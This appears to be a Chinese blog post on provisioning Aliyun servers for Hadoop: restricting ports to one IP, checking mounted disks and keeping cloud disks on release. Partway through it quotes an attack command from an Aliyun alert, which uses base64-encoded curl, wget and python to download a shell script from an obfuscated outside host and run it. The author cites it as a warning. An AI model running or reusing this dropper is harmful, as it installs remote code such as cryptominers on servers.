


123.123.123.123, 我只想开放22端口或者3306端口给这个ip的相关用户访问, 可以参照上述的配置进行配置.在使用的过程中. 我收到了阿里云的这样的提示短信, 提示有恶性攻击.


/bin/bash -c if type curl >/dev/null; then echo Y3VybCAtZnNTTCBodHRwOi8va2lcXHNcXHMuYS1kXFxvZy50XFxvXHAvYjJmNjI4L2guc2gK|base64 -d|bash|bash; fi;if type wget >/dev/null; then echo d2dldCAtcSAtTy0gIGh0dHA6Ly9raVxcc1xccy5hLWRcXG9nLnRcXG9ccC9iMmY2MjgvaC5zaAo=|base64 -d|bash|bash; fi;if type python >/dev/null;then echo cHl0aG9uIC1jICJpbXBvcnQgdXJsbGliMjsgcHJpbnQgdXJsbGliMi51cmxvcGVuKCdodHRwOi8va2lcXHNcXHMuYS1kXFxvZy50XFxvXHAvaC5zaCcpLnJlYWQoKSIgPi4xO2NobW9kICt4IC4xOy4vLjEK|base64 -d|bash; fi
此处curl命令后, 乍一看是一串乱码. 其实他是通过base64加密的. 之前有了机器被拉去挖矿的经验, 此处个人感觉端口的设置还是小心为上.

如果你第一次选择了, 停机磁盘不进行释放. (这样设置也是为了我们能快速构建环境, 虽然会花费一些钱, 但是比较推荐这样购买3块云盘.)
我们可以先进入机器内部进行查看. 比如我登录hadoop001的机器.
[root@hadoop001 ~]# ls
[root@hadoop001 ~]# df -h
Filesystem      Size  Used Avail Use% Mounted on
/dev/vda1        40G  1.7G   36G   5% /
devtmpfs        3.9G     0  3.9G   0% /dev
tmpfs           3.9G     0  3.9G   0% /dev/shm
tmpfs           3.9G  424K  3.9G   1% /run
tmpfs           3.9G     0  3.9G   0% /sys/fs/cgroup
tmpfs           783M     0  783M   0% /run/user/0



···
[root@hadoop001 /]# df -h
Filesystem Size Used Avail Use% Mounted on
/dev/vdb1 99G 9.0G 86G 10% /
devtmpfs 3.9G 0 3.9G 0% /dev
tmpfs 3.9G 0 3.9G 0% /dev/shm
tmpfs 3.9G 444K 3.9G 1% /run
tmpfs 3.9G 0 3.9G 0% /sys/fs/cgroup
tmpfs 783M 0 783M 0% /run/user/0
[root@hadoop001 /]#
···


比较值得注意的是. 释放的时候, 可以选择保留某些盘, 防止以后还需要进行重复操作.
关于各个系统hosts的设置和SSH免密的配置可以见笔者的其他文章.
